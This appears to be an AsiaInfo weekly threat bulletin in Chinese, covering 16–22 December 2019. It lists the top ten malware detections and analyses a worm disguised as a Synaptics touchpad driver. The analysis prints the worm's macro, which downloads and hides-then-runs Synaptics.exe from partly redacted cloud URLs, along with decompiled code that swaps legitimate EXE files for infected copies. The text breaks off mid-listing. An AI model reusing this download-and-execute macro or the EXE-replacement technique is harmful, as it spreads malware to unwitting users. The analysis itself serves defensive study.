安全威胁每周警讯

2019/12/16～2019/12/22

本周威胁指数

亚信安全 网络安全监控中心

前十大病毒警讯

排名	病毒名称	威胁类型	风险等级	趋势	病毒行为描述
1	TROJ_EQUATED.J	Trojan	★★	→	此特洛伊木马可能与恶意软件包捆绑 在一起作为恶意软件组件。它作为被 其他恶意软件丢弃的文件或用户在访 问恶意站点时在不知不觉中下载的文 件到达系统。它可以由用户手动安 装。
2	Virus.VBS.RAMNIT.SMWL	Trojan	★	→	木马病毒，一般在用户访问特定网站的时候会下载，会执行一些下载动作，下载的文件会影响目标系统
3	Trojan.Win32.EQUATED.LZCWR	Trojan	★★	→	木马病毒，它可能是使用者手动安装的
4	Trojan.Win32.EQUATED.LZCWQ	Trojan	★★	→	木马病毒，它可能是使用者手动安装的
5	HTML_RAMNIT.SM	Trojan	★★★	→	此特洛伊木马执行已删除的文件。在受影响的系统上显示已删除文件的恶意例程
6	Trojan.Win32.EQUATED.LZCWO	Trojan	★★	→	木马病毒，它可能是使用者手动安装的
7	BKDR_VOOLS.B	Backdoor	★★	→	它可能是使用者手动安装的，会下载其他恶意软件
8	TROJ_ETEROCK.C	Trojan	★★	↑	此特洛伊木马可能与恶意软件包捆绑在一起作为恶意软件组件。它作为被其他恶意软件丢弃的文件或用户在访问恶意站点时在不知不觉中下载的文件到达系统
9	TROJ64_EQUATED.H	Trojan	★★	→	木马病毒，通过其他恶意软件感染。
10	EXPL_CPLNK.SM	Trojan	★★	↓	木马病毒，它可能是访问可疑网站时下载的，一般是用于自启动其他病毒

AsiaInfo 亚信安全

病毒通告

2019 年 12 月 16 日


警惕伪装成“Synaptics 触摸板驱动程序”的新型蠕虫病毒

事件描述

近期，亚信安全截获伪装成“Synaptics 触摸板驱动程序”的新型蠕虫病毒，该病毒具有很强的传播性，既可以通过带有恶意宏代码的 Excel 文档传播，也可以通过对正常的 EXE 文件进行偷梁换柱（将正常的 EXE 文件内容复制更新到病毒自身的资源段中）的方式传播。亚信安全将其命名为 Worm.Win32.OTORUN.KAT。

当机器感染该病毒后，其会拦截用户新建 Excel 文档或者打开 Excel 文档的行为，并将新建或者打开的 Excel 文档替换成带有恶意宏代码的文档（亚信安全检测为：TROJ_FRS.0NA103BE18），恶意的宏代码主要功能是下载并执行病毒的主体文件 Synaptics.exe（亚信安全检测为：Worm.Win32.OTORUN.KAT），进一步感染其他机器。

执行流程




详细分析

当用户在桌面上打开 EXE 可执行文件时，该病毒首先会复制自身，然后将用户打开的文件更新到刚刚复制的病毒文件的资源段中，最后替换原始的文件，这个感染过程不会破坏原始的文件功能，用户点击该文件后，仍然会执行原始文件的功能，但实际该文件已经被病毒文件所替换，机器感染了病毒，由于其感染方式较为隐蔽，所以用户很难察觉到异常。

病毒主体信息和伪装的安装过程如下所示：

宏文档分析

该病毒主体文件的资源段内包含此恶意的宏文档，如下图所示：




使用 oletools 工具 dump 此宏代码，主要的功能是从远程服务器下载病毒主体文件 Synaptics.exe，并将其设置成系统隐藏文件后执行。具体信息如下：

```
54
55  URL(1) = "https://do                                          &export=download"
56  URL(2) = "https://www.dropbox.com/                              .rar?dl=1"
57  URL(3) = "https://www.dropbox.com/s/                          /Synaptics.rar?dl=1"
58  TMP = Environ("Temp") & "\~$cachel.ea
59
60  If FSO.FileExists(FP(1)) Then
61    If Not FSO.FileExists(TMP) Then
62      FileCopy FP(1), TMP
63    End If
64    Shell TMP, vbHide
65  ElseIf FSO.FileExists(FP(2)) Then
66    If Not FSO.FileExists(TMP) Then
67      FileCopy FP(2), TMP
68    End If
69    Shell TMP, vbHide
70  Else
71    If FSO.FileExists(Environ("ALLUSERSPROFILE") & "\Synaptics\Synaptics.exe") Then
72      Shell Environ("ALLUSERSPROFILE") & "\Synaptics\Synaptics.exe", vbHide
73    ElseIf FSO.FileExists(Environ("WINDIR") & "\System32\Synaptics\Synaptics.exe") Then
74      Shell Environ("WINDIR") & "\System32\Synaptics\Synaptics.exe", vbHide
75    ElseIf Not FSO.FileExists(TMP) Then
76      If FDW((URL(1)), (TMP)) Then
77      ElseIf FDW((URL(2)), (TMP)) Then
78      ElseIf FDW((URL(3)), (TMP)) Then
79      End If
```

```
190
191 Function FDW(MYU, NMA As String) As Boolean
192   Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5.1")
193   If WinHttpReq Is Nothing Then
194     Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5")
195   End If
196
197   WinHttpReq.Option(0) = "Mozilla/4.0 (compatible: MSIE 7.0; Windows NT 6.0)"
198   WinHttpReq.Option(6) = AllowRedirects
199   WinHttpReq.Open "GET", MYU, False
200   WinHttpReq.Send
201
202   If (WinHttpReq.Status = 200) Then
203     If (InStr(WinHttpReq.ResponseText, "404 Not Found") = 0) And (InStr(WinHttpReq.ResponseText, ">Not Found<")
      0) Then
204       FDW = True
205       Set oStream = CreateObject("ADODB.Stream")
206       oStream.Open
207       oStream.Type = 1
208       oStream.Write WinHttpReq.ResponseBody
209       oStream.SaveToFile (NMA)
210       oStream.Close
```

首先会在系统临时目录创建随机文件，并将此 XLSM 资源段内的数据复制到该文件中：

```
95    System::__linkproc__ LStrLAsg(&System::AnsiString, dword_49ECA8);
96  }
97  if ( !(unsigned __int8)Sysutils::FileExists(System::AnsiString) )
98  {
99    v28 = &savedregs;
100   v27 = &loc_47903A;
101   v26 = __readfsdword(0);
102   __writefsdword(0, (unsigned int)&v26);
103   sub_4737B0((int)&v68);                    // GetTempPathA
104   sub_472D44(8, &v67);
105   System::__linkproc__ LStrCatN(&System::AnsiString, 4);
106   sub_47518C((const CHAR *)&str_XLSM[1], System::AnsiString);// 读取资源XLSM模块
107   System::__linkproc__ LStrAsg(&dword_49ECA8, System::AnsiString);
108   Variants::__linkproc__ DispInvoke((VARIANTARG *)&v66, &pvarg, dword_479658, dword_47964C);
109   Variants::__linkproc__ DispInvoke(0, &v66, v5, &System::AnsiString);
110   __writefsdword(0, (unsigned int)".xlsm");
111   System::TObject::Free(dword_49ECAC);
112 }
113 if ( (unsigned __int8)sub_474CD0((int)&str_Excel_Applicati_0[1]) )
114 {
```




然后用临时目录的随机文件替换桌面上新建的 Excel 文档：

```
CODE:004796F0                                           ; DATA XREF: injectXLSM+349↑o
CODE:00479704 dword_479704    dd 41000001h, 76697463h, 6E695765h, 776F64h
CODE:00479704                                           ; DATA XREF: injectXLSM+34E↑o
CODE:00479714 dword_479714    dd 0C010101h, 646441h, 65746641h, 72h
CODE:00479714                                           ; DATA XREF: injectXLSM+46D↑o
CODE:00479724 byte_479724     db 1, 2 dup(0)            ; DATA XREF: injectXLSM:loc_47943F↑o
CODE:00479727 ; Qconsts::_16756
CODE:00479727 @Qconsts@_16756 db 'Save',0
CODE:0047972C _str___$cache1  dd 0FFFFFFFFh             ; _top ; DATA XREF: injectXLSM+5DA↑o
CODE:0047972C                                           ; injectXLSM+607↑o
CODE:0047972C                 dd 0                      ; Len
CODE:0047972C                 db '\~$cache1',0          ; Text
CODE:0047973E                 align 10h
CODE:00479740 dword_479740    dd 51000001h, 746975h     ; DATA XREF: injectXLSM+63C↑o
CODE:00479748
CODE:00479748 ; ---------- S U B R O U T I N E ------------------------------------
```


```
204  else
205  {
206    __writefsdword(0, v29);
207    v31 = (int *)&loc_4795CA;
208    sub_4109FC(&v34);                                  // CopyFile
209    System::__linkproc__ LStrArrayClr(&v35, 4);
210    System::__linkproc__ FinalizeArray(&v39, &byte_4010B4, 28);
211    System::__linkproc__ LStrArrayClr(&v67, 2);
212    System::__linkproc__ IntfClear(&v69);
213    sub_4109FC(&pvarg);
214    System::__linkproc__ LStrClr(&System::AnsiString);
215    result = System::__linkproc__ LStrClr(&v73);
216  }
217  return result;
```

病毒感染后的效果如下：




主体 Synaptics.exe 病毒文件分析


该病毒为了隐蔽自身的恶意行为，其会在同目录下释放保存在资源段“EXERESX”的安装程序，然后运行。之后对 EXE 文件进行偷梁换柱的行为也是将 EXE 文件重新更新到这个资源段内，达到传播和伪装的目的。




查找资源段“EXERESX”数据：




在病毒同目录中创建一个“._cache_+Synaptics.exe”文件，用于存放该资源段内的可执行文件。（伪装的安装程序或者被感染的正常 EXE 文件）：






然后调用 ShellExecute 函数执行此文件。如下所示：



添加注册表自启动项目：



正常 EXE 文件替换分析


首先会将病毒自身复制到临时目录中的随机文件中：

```
3  int v1; // ebx@1
4  int v3; // [sp+0h] [bp-10Ch]@1
5
6  v1 = a1;
7  GetTempPathA(0x104u, (LPSTR)&v3);
8  return unknown_libname_138((int)&v3, v1);
9 }
```

```
19 v10 = &savedregs;
20 v9 = &loc_472DC3;
21 v8 = __readfsdword(0);
22 __writefsdword(0, (unsigned int)&v8);
23 System::Randomize();
24 System::__linkproc__ LStrLAsg(&v12, &str_abcdefghijklmno[1]);
25 System::__linkproc__ LStrClr(v2);
26 do
27 {
```

```
CODE:00472DCF
CODE:00472DCF ; ---------------------------------------------------------------------------
CODE:00472DD0 _str_abcdefghijklmno dd 0FFFFFFFFh          ; _top
CODE:00472DD0                                             ; DATA XREF: sub_472D44+23↑o
CODE:00472DD0                     dd 41                   ; _len
CODE:00472DD0                     db abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ123456789',0; Text
CODE:00472E16                     align 4
CODE:00472E18
CODE:00472E18 ; ---------------- S U B R O U T I N E ---------------------------------------
CODE:00472E18
```

然后为其创建一个图标文件并写入数据：



使用 UpdateResourceA 函数将资源段 EXERESX 中的内容更新到临时文件的 PE 资源段，这样就达到了替换和隐藏的目的。用户在执行替换后的文件时（由于图标已经替换，表面上很难识别），由于病毒总是优先执行其资源段 EXERESX 中释放出来的文件，所以并不影响客户原始的 EXE 文件的功能：

```
31    *(_WORD *)(v4 + 18) = 1;
32    v5 = *(_DWORD *)(v3 + 14);
33    lpBuffer = (LPVOID)System::__linkproc__ GetMem(*(_DWORD *)(v3 + 14));
34    SetFilePointer_0(v2, *(_DWORD *)(v3 + 18), 0, 0);
35    ReadFile_0(v2, lpBuffer, v5, &NumberOfBytesRead, 0);
36    CloseHandle_0(v2);
37    v7 = BeginUpdateResourceA(pFileName, 0);
38    if ( (signed int)v7 > 0 )
39    {
40      UpdateResourceA(v7, (LPCSTR)3, (LPCSTR)1, 0, lpBuffer, v5);
41      EndUpdateResourceA(v7, 0);
42      v12 = 1;
43    }
44    System::__linkproc__ FreeMem(lpBuffer, v6);
45    System::__linkproc__ FreeMem(v4, v8);
46    System::__linkproc__ FreeMem(v3, v9);
47  }
```

最后将这个临时文件更换为原始文件，并删除临时文件：

```
37  v7 = (const CHAR *)v5;
38  v8 = (const CHAR *)System::__linkproc__ LStrToPChar(v16);
39  CopyFileA(v8, v7, 0);
40  unknown_libname_83(&v13, v6);
41  Sysutils::FileSetAttr(v13, v3);
42  __writefsdword(0, v10);
43  v12 = (int *)&loc_4738B6;
44  return System::__linkproc__ LStrArrayClr(&v13, 4);
45 }
62  System::__linkproc__ LStrCatN(&v11, 4);
63  Sysutils::DeleteFile(v11);                    // 删除临时文件
64  __writefsdword(0, v8);
65  v10 = (int *)&loc_4776A0;
```


整体的替换过程代码如下所示：

```
32  v8 = __readfsdword(0);
33  __writefsdword(0, (unsigned int)&v8);
34  sub_4737B0((int)&v22);                        // GetTempPathA获取临时目录
35  sub_4720A4(8, &v21);                          // 随机名字的文件
36  System::ParamStr(0);
37  v4 = v20;
38  System::__linkproc__ LStrCatN(&v19, 4);
39  sub_473804(v4, v19, 128);                     // CopyFileA复制自己到临时目录
40  if ( a4 )
41  {
42    System::__linkproc__ LStrCatN(&v17, 4);
43    sub_477370(v17, v23);
44  }
45  else
46  {
47    System::__linkproc__ LStrCatN(&v18, 4);
48    sub_4772A4(v18, v24, (int)v23);             // UpdateResourceA
49  }
50  System::__linkproc__ LStrCatN(&v16, 4);
51  ICON_CreateFile(v24, v16, 0, 0);              // 将目标文件中的图标相关数据复制到创建的图标文件中
52  System::__linkproc__ LStrCatN(&v15, 4);
53  v5 = (const CHAR *)System::__linkproc__ LStrToPChar(v15);
54  System::__linkproc__ LStrCatN(&v14, 4);
55  v6 = (const CHAR *)System::__linkproc__ LStrToPChar(v14);
